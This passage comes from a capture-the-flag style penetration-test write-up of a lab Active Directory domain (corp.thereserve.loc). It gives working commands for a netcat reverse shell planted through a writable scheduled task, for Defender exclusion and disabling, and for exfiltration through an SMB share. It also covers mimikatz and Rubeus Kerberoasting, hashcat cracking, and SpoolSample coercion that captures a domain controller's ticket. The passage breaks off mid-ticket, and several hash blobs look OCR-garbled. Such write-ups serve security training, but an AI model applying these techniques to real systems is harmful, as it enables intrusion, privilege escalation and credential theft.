


Figure 34 - Login on WRK1 through Remote Desktop

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- Flag 1, Breaching the Perimeter
- Flag 2, Breaching Active Directory
- Flag 3, Foothold on Corporate Division Tier 2 Infrastructure
- Flag4, Access to SWIFT application

6. Initial Compromise of Active Directory




Figure 35 - Perimeter Breached

Since we have both machines available, we might just choose one to advance inside the network. As soon as we login in the WRK2 machine, we start by looking into the user profile and what might be available to escalate privileges inside the machine. We notice that there is a netcat executable inside the Downloads folder:

```
C:\Users\laura.wood\Downloads>.\nc.exe -h
[v1.12 NT http://eternallybored.org/misc/netcat/]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]
options:
  -d          detach from console, background mode
  -e prog      inbound program to exec [dangerous!!]
  -g gateway   source-routing hop point[s], up to 8
  -G num       source-routing pointer: 4, 8, 12, ...
  -h          this cruff
  -i secs      delay interval for lines sent, ports scanned
  -l          listen mode, for inbound connects
  -L          listen harder, re-listen on socket close
  -n          numeric-only IP addresses, no DNS
  -o file      hex dump of traffic
  -p port      local port number
  -r          randomize local and remote ports
  -s addr      local source address
  -t          answer TELNET negotiation
  -c          send CRLF instead of just LF
  -u          UDP mode
  -v          verbose [use twice to be more verbose]
  -w secs      timeout for connects and final net reads
  -Z          zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

Figure 36 - Netcat executable inside the Downloads folder

If we manage to find some service or application that is running in the machine with administrator or system privileges, we might be able to execute netcat with administrative privileges, gaining an elevated administrative shell.

One quick way of escalating privileges inside a machine is through a misconfigured scheduled task, especially when it is using a binary or batch file that we can modify.

By using the command `schtasks /query /fo csv /v | findstr "SYSTEM" > tasks.csv`, we are able to forward a list of several tasks, to a CSV file, that run with administrative privileges (the `/fo csv` will print the text in a CSV format).

Based on the output, most of the tasks run from the Windows directory, which normally means that those tasks are well configured. A quick search into the CSV reveals that a certain task runs from the following file (`C:\SYNC\sync.bat`):

```
C:\Users\laura.wood>schtasks /query /fo csv /v | findstr "SYSTEM" | findstr "SYNC"
"WRK2","\\FULLSYNC","5/19/2023 4:39:36 PM","Running","Interactive/Background","5/19/2023 4:34:36 PM","267009","CORP\Administra
tor","C:\SYNC\sync.bat ","N/A","N/A","Enabled","Disabled","Stop On Battery Mode, No Start On Batteries","SYSTEM","Disabled","
72:00:00","Scheduling data is not available in this format.,"One Time Only, Minute ","12:19:36 PM","4/2/2023","N/A","N/A","N
/A","0 Hour(s), 5 Minute(s)","None","Disabled","Disabled"
```

Figure 37 - FULLSYNC task that runs from C:\SYNC\sync.bat

We can also query for the taskname, in order to get more information regarding the schedule task:

```
C:\Users\laura.wood>schtasks /query /fo list /tn FULLSYNC /v

Folder: \
HostName: WRK2
TaskName: \FULLSYNC
Next Run Time: 5/19/2023 5:24:36 PM
Status: Running
Logon Mode: Interactive/Background
Last Run Time: 5/19/2023 5:19:36 PM
Last Result: 267009
Author: CORP\Administrator
Task To Run: C:\SYNC\sync.bat
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode, No Start On Batteries
Run As User: SYSTEM
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: One Time Only, Minute
Start Time: 12:19:36 PM
Start Date: 4/2/2023
End Date: N/A
Days: N/A
Months: N/A
Repeat: Every: 0 Hour(s), 5 Minute(s)
Repeat: Until: Time: None
Repeat: Until: Duration: Disabled
Repeat: Stop If Still Running: Disabled
```

Figure 38 - FULLSYNC scheduled task runs every 5 minutes

We can check the permissions of the file with the command `icacls C:\SYNC\sync.bat` and are able to confirm that our user has (F) Full Access to the file:

```
C:\Users\laura.wood>icacls C:\SYNC\sync.bat
C:\SYNC\sync.bat Everyone:(F)
                   BUILTIN\Users:(F)
                   NT AUTHORITY\SYSTEM:(I)(F)
                   BUILTIN\Administrators:(I)(F)
                   BUILTIN\Users:(I)(RX)


Successfully processed 1 files; Failed processing 0 files
```

Figure 39 - Full access on the sync.bat file

With this information, we know that we can set up a listener with the previously found netcat executable, and edit the task to connect with the same executable with administrative privileges, receiving an elevated reverse shell:

```
C:\Users\laura.wood>cd Downloads
C:\Users\laura.wood\Downloads>.\nc.exe -lvnp 4444
listening on [any] 4444 ...
```

Figure 40 - Setup a listener on port 444



```
sync - Notepad
File Edit Format View Help
c:\Users\laura.wood\Downloads\nc.exe -e cmd.exe 127.0.0.1 4444
copy C:\Windows\Temp \s3.corp.thereserve.loc\backups\
Windows (CRLF) Ln 1, Col 1 100%
```

Figure 41 - Editing the sync.bat file

And after a couple of minutes (5 at most) we should receive our administrative reverse shell. However, we can just execute the task with the following command `schtasks /run /tn FULLSYNC`, forcing a reverse shell:

```
C:\Users\laura.wood>cd Downloads

C:\Users\laura.wood\Downloads>.\nc.exe -lvnp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 60232
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>_
```

Figure 42 - Reverse shell with administrative privileges

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- Flag 4, Administrative access to Corporate Division Tier 2 Infrastructure

6.1.Domain Escalation

We are now local administrators of the machine, but in order to be able to fully compromise the Active Directory, we need a Domain Administrator account.

Since the Windows Defender is enabled in the machine, we need to be able to whitelist our malicious applications. In order to maintain the difficulty to other potential players in the network, let's add an exclusion folder instead of disabling the Windows Defender, with the following command:

```
c:\>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\> Set-MpPreference -ExclusionPath "C:\Users\laura.wood\Downloads\*"
Set-MpPreference -ExclusionPath "C:\Users\laura.wood\Downloads\*"
PS C:\>
```

Figure 43 - Command to create an exclusion on the Downloads folder

Also, in a real engagement, it might raise a lot more flags if we disabled an Antivirus instead of just adding an exclusion folder.

After defining the exclusion folder, we can copy a couple of tools to start doing some Active Directory Enumeration and Exploitation. We start by running mimikatz and dumping hashes, secrets and lsass. We manage to get the Password for the Adrian account, but it doesn't appear to be useful.

After that, we manage to run SharpHound and retrieve information to map the Active Directory in Bloodhound. In order to exfiltrate the information from the machine, we created a share folder pointing to the Downloads directory, by issuing the following command:

```
PS C:\> New-SMBShare -name "loot$" -path "C:\users\laura.wood\Downloads" -FullAccess "laura.wood@corp.thereserve.loc"
New-SMBShare -name "loot$" -path "C:\users\laura.wood\Downloads" -FullAccess "laura.wood@corp.thereserve.loc"

Name      ScopeName Path                                     Description
----      -
loot$ *    C:\users\laura.wood\Downloads
```

Figure 44 - Creating a new share folder to exfiltrate information

Finally, we can access the folder through smbclient and retrieve data from our tools:

```
L$ smbclient \\\\10.200.118.22\\loot$ -U laura.wood@corp.thereserve.loc
Password for [laura.wood@corp.thereserve.loc]:
Try "help" to get a list of possible commands.
smb: \>
```

Figure 45 - Share enabled

After loading the data in the Bloodhound database, we can perform some queries in order to find the best attack path available. Let's start by checking Kerberoastable accounts:




Figure 46 - All Kerberoastable accounts

A Kerberoasting attack is an attack that attempts to obtain a password hash of an Active Directory account that has a Service Principal Name, or SPN. This attack requires an authenticated domain user to request a Kerberos service ticket from a Ticket Granting Service (TGS). That ticket is encrypted with the hash of the service account, which we can try to brute force using hashcat, after capturing the TGS ticket.

The main advantage of this attack is that we do not require a privileged user to require a TGS, since any Domain user account can be used to request service tickets from the TGS.

As we can see, we have 5 potential kerberoastable accounts, which we will try to get the corresponding hashes and brute force them. Using Rubeus, we manage to easily capture the 5 corresponding hashes of the SPN accounts:

```
Target Domain      : corp.thereserve.loc
Searching path 'LDAP://CORPDC.corp.thereserve.loc/DC=corp,DC=thereserve,DC=loc' for '(s(=samAccountType=805306368)(servicePrincipalName=*)(!(samAccountName=krbtgt))(!(UserAccountControl:1:2:840.113556.1.4.803:=2))))'
```

Total kerberoastable users : 5

```
SamAccountName      : svcScanning
DistinguishedName    : CN=svcScanning,OU=Services,DC=corp,DC=thereserve,DC=loc
ServicePrincipalName : cifs/scvScanning
pwdLastSet           : 2/15/2023 9:07:56 AM
pwdQuota             : RC4_HMAC_DEFAULT
Supported ETypes     : 1
Hash                : $krb5tgt$23$*svcScanning$corp.thereserve.loc$cifs/scvScanning@corp.thereserve.loc
                    c4$0B283AC5E65915686C788FE7C83DC820568895544427E03CE10924583307FD81507B94282A39
                    3E9E77328C8652C8A56D415C883F3008352573644894734966456A02CDE84634276890DF79358828
                    B3A5808F7D2307E0A5E4064004798E485F23356C706CB09522FC02465146340808880F009
                    A7FA97CC80293951EE046F86CB0EAD0E85C7D01DE57507C87E4F381F90A313ABACAA95308D707D1
                    5EE226F0A0B08366EAFAD24C81CC6FDD0A4AEF5EEF735A5813858F9CEB1A3E28BB0EF0697CEB15
                    9284694CFE062408A81D97F99C39C6E46A1EAD19787A7EAEFF081CC44E5C4CAE061C66C2EA19F75
                    E08771E93430D8FF8B87B30184927A58BDC3C273C8F85520E3365AC950C6D0A313E5DE6AF49FCAE
                    618EA099AC779084AF628A920E9C0A6E8A438591C7CE589771B416000ED08A1F4E650A2377205
                    D0490F1E8BAC4BA4384259903E798B50E115A09C709BCB278B00E0741171DE96527838CF530EEB
                    00D3A98B8B8C5B5094BFC08CC087F4A65C3D51880493053E98E322A12C89106798ACB83AC51CF80E
                    9270EC64C5B8FE0527ABCC0B45ED85205008D337454CC552EE13B261978E28DF0D64A1011B82E9C
                    17AC510373B16809B177C9C288AC82E7C41FD80386A8F51EE0C3B96E158E4E7BA26CFBA5427C796
                    901ED110A1C1D1AEF040C9168122029D91F00AA1B210FE66F21F820F77A906089F41D15808
                    C380F75D4110A87EC1AC0C8265CD46FCD086ED0A466FC3518F5E7CBA39A62F38B34DFCF40C10B55
                    8F10F9C9FA894CFF7AD063CB62F763D01841EF3EBEFF39822F9382D006615826F825A5FBA09683
                    A089622683C56008A0627BFA08271B179E85A5568C8017C75F69C369A405F2686EF4DA128772B
                    AKC917550E46FCB88F3E3D959EACE2D7D869D208E1CFAEC10AKCC536385E9F21D10B1C9064CFB5
                    B1E0C77EFC6057AD31D088B798782B480C08B115A2E4AD47037C0C1469705218F5777A3C6E
                    3324B1AFA7A466F73B10416633DA74E5C1DF60F33FF046CB8C095A5A429A8E22D27CF18379DF
                    B8B788FEFF7145C73FF1234C10CF7B75BF68298AD0CC25EEBA91098058274C5DA4E7F1475F
                    E5857609BE7E7AA9814273D715BF9040343153E6E408A9E645303FB073BF907C1C9EAC9030C85
                    5978930D9AE6240A150F48852C8A7EC0B4406ACC48F3E87E8A45DCD27F8F009877F305D01FE
                    C650905A732F09A78960F10994C4FC0F44D0C908685AC0CB3413711F46CAE85967A2D04910D9
                    C354CB1C6E9B327288FD1533D55C0A1B0C311AEF94A03948A794455927CC7FA4B34DCCA7746
                    240B7C0FFC5D0FE627C25C62676036809E5FF92D84F1017CF5FB899EB152C8CA00D0B12C68BC2
                    D181AC2CC435ADF4823A29D58414FAA87B32F08E1D83FF88CB193C88A1229D40EC29FAF1B8DF23
                    34F0FC0FF8A2A2CEFA80932FA07A94903070ABE5D92D0EAB865967C8A8966CEB4D9FD10B86D1D
                    0BC3135C707B0970807E004065312722537842A0444B21E11905FA097AE3688AE761A2230
                    BE73CF6F40A0F521093572D4270C3289D14F67020
```

Figure 47 – Using Rubeus to perform Kerberoast

After capturing the hashes, we use hashcat to crack the hashes and after a while, we manage to get the svcScanning password:

```

L-$ hashcat -a 0 -m 13100 spn.txt /usr/share/wordlists/rockyou.txt --show
$krb5tgs$23$*svcScanning$corp.the...
20:Password!!

```

Figure 48 - Password of user svcScanning cracked

With this account, we can now login into SERVER1 and SERVER2 and by checking the user groups, we can see that it is part of Local Administration groups:




Figure 49 - User svcScanning groups

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- Flag 5, Foothold on Corporate Division Tier 1 Infrastructure
- Flag 6, Administrative access to Corporate Division Tier 1 Infrastructure

7. Full Compromise of CORP Domain




Figure 50 - Network Map after Server1 and Server2 compromises

As we want to accelerate things regarding Domain compromise, we start by disabling the Antivirus altogether, using the following command `Set-MpPreference -DisableRealtimeMonitoring $true` and upload a couple of known tools.

We start by enumerating Active Directory users, groups and computers. During this process, it is identified that the SERVER1 and CORPDC machines have the flag `TRUSTED_FOR_DELEGATION` enabled:

```
PS C:\Users\svcScanning\Downloads> Get-DomainComputer CorpDC -Properties operatingSystem, name, dnshostName, samaccountname, useraccountcontrol

dnshostname      : CORPDC.corp.thereserve.loc
name             : CORPDC
operatingsystem  : Windows Server 2019 Datacenter
useraccountcontrol : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
samaccountname   : CORPDC$

PS C:\Users\svcScanning\Downloads> Get-DomainComputer Server1 -Properties operatingSystem, name, dnshostName, samaccountname, useraccountcontrol

dnshostname      : SERVER1.corp.thereserve.loc
name             : SERVER1
operatingsystem  : Windows Server 2019 Datacenter
useraccountcontrol : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
samaccountname   : SERVER1$
```

Figure 51 - SERVER1 and CORPDC Enumeration

```
PS C:\Users\svcScanning\Downloads> Get-NetComputer -Unconstrained -Properties Name, DNSHostName, SamAccountName, OperatingSystem

samaccountname dnshostname      name      operatingsystem
-----
CORPDC$        CORPDC.corp.thereserve.loc CORPDC    Windows Server 2019 Datacenter
SERVER1$       SERVER1.corp.thereserve.loc SERVER1    Windows Server 2019 Datacenter
SERVER2$       SERVER2.corp.thereserve.loc SERVER2    Windows Server 2019 Datacenter
```

Figure 52 - Using the Unconstrained option with Get-NetComputer from PowerView

Kerberos delegation allows a user or a computer to impersonate another account in order to access resources and can have several practical applications. Lucky for us, several attacks can be made when unconstrained delegation is configured.

For a computer to authenticate on behalf of other services, it needs the flag TRUSTED_FOR_DELEGATION enabled. When this configuration is enabled, and the server receives a TGS, a copy of the user's TGT is also placed in memory of the server. This allows us to retrieve the TGT from the LSASS and impersonate the user without limitation.

To exploit this misconfiguration, we would need to get a way to social engineer a Domain Admin to authenticate against a service on Server1, or to force the CORPDC server to authenticate against it.

There is a known "Printer Bug" that allows any domain member of "Authenticated Users" to force any machine running the Spooler service to authenticate to a target via NTLM or Kerberos. This attack was previously reported to Microsoft, which indicated that this might be fixed in a future version of Windows. By using a well-known Proof of Concept executable called SpoolSample (can be found at <https://github.com/leechristensen/SpoolSample>), we will be able to coerce the CORPDC to authenticate against Server1, putting the Machine Account TGT in memory, allowing us to dcsync and dump the Administrator NTLM hash in order to compromise the CORPDC machine.

So, after deploying the executable in our Downloads folder, we set up a monitoring with Rubeus, in order to capture the TGT, and force the CORPDC to authenticate against Server1:

```
PS C:\Users\svcScanning\Downloads> .\SpoolSample\SpoolSample.exe corpdc.corp.thereserve.loc server1.corp.thereserve.loc
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\corpdc.corp.thereserve.loc, CaptureServer: \\server1.corp.thereserve.loc
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!

mimikatz 2.2.0 x64 (oe.eo)

[*] 5/20/2023 9:19:23 PM UTC - Found new TGT:

User           : CORPDC$@CORP.THERESERVE.LOC
StartTime      : 5/20/2023 9:09:30 PM
EndTime        : 5/21/2023 7:09:11 AM
RenewTill      : 5/27/2023 9:09:11 PM
Flags          : name_canonicalize, pre_authent, renewable, forwarded, forwardable
Base64EncodedTicket :

doIF2jCCBdagAwIBBAEDAgEwoIEyzCCBMdhggTDHIIeV6ADAgEfoRUBe0NPUIAUveHFUKVTRVJWRSSMT0iKDAmoAMCAQKHhZAdGwZrcmJ0Z3QbE0NPUIAUveHFUKVTRVJWRSSMT0
OjggR1MIIIEcaADAgESoQCAQK1ggRjBIIEX5Mm3aInd1Gp+W0ZzVeFGRcmX084srhaleGeB4eacss0FrdCalhntZfftc0Bctj/Cl0jaw+uyYIh1JJ3sTgY1PICCU8EWbZvdyGT/aULND4
bKQK1lJcniAYTid+b7dMMjKGfSrGnNQ/RVgGHYw1jONIZ8isdIaCcouOZihbN56AVLA7V0TKLXR71G9J2eFBTVk9yQw7J0QDFtryNZuzKmrYt2/+9t1EimZrnr17o51oyUAaJTSy+Alx
J8Tad9+M1QtRZYr46PRUCW6oE6/S4GKD7VxrNm4Wd2EaQpXBGbQbZnyLPqvjVjnF7nJn/TP31YdpgkjS24vBhK9+6aEcFBVO+TMfFkhEgTTQKX3MfZUK7IvRRRuxX8Ea0wo5/+x2ua+
X/HzQIBqGCKXhnsbimTgWJKAasevynSAA9G07ahem3G47xEJ0WnKuaiPTv6cwrQoyjibDAKHKZk7r33LXKvqHivpQJn/TySvpT1A1hBdJ7+g8PnJcRxhmdr+2K1p0a0x6IBcq59ROLTc
1s00jg+wiq7/c5wXNZCn96hBa01Li/01DnU1ZGEqcTTXyTX6UuOxjF9zJRnKgwZLzj/wGGfk3VU3Wfb1cF9REv7nMwSG88YCVpDQXoBGZhxXh+ab6m2FFShHfM1Dju2Z/nrEMTSAE87k
nCcG2OcrH5Y1DbaNTAbZDCd15zFtGrFgboAYJha2eLh1Bw111BVcM4mnG1G6OZSZZMgMID9MdS8e2IEAabFq60y/SjGkiYE91CRaCzsoCfrWYVG6hC8Dp9LagU4Dz1oWa1KBzV/MSu
q2KWgJ29j1GKM5bsvTBzNx7c735vB7J0MpxdQxIz5QicA7+9D7nhW1anz67Y2LdnHvCmFRGixam3tuk2dM0Q3s28s548KUVkH4MRsXdIYmo5avodDYRe101Q1a7YjcU1Lm7TSJtTt7z3U
s0QW9j2q2p7L+1YLQzkr1CMRYG9/8YVpnAxH+MnYi1462NHCazqL1JmRVskBKSer11XbF7piqLbjujtpYuki34XJt2xwKd9qzpeTQjvBmM/0d0iJw8e/UQmX0VdJgVz6PRgYELbt07C
0BKAIp+HE/obMGcCAAGVzgdRbrGh580a6U1w11CULX/+0nbw1URg6InR50kF0J5S8c2Zn7wkf7QnFsvNw1/x+rk5HLEWGRMctC5K2Mv05Q057yngEGUEjgUuUgV31XmR8hY0X/DI8vG3
KC+96+GUXDdDxS6eALjhe9FHfbbViADztUhfYzVkygXRIe6SeCttCmbcPiIXdHLak/CwadT10ewrL69MH9gaPmXMIqnVwqPtbaUwPeCj/gckQhgSPqhwObcL6hB68gHeCnIjXt+aY0fZm
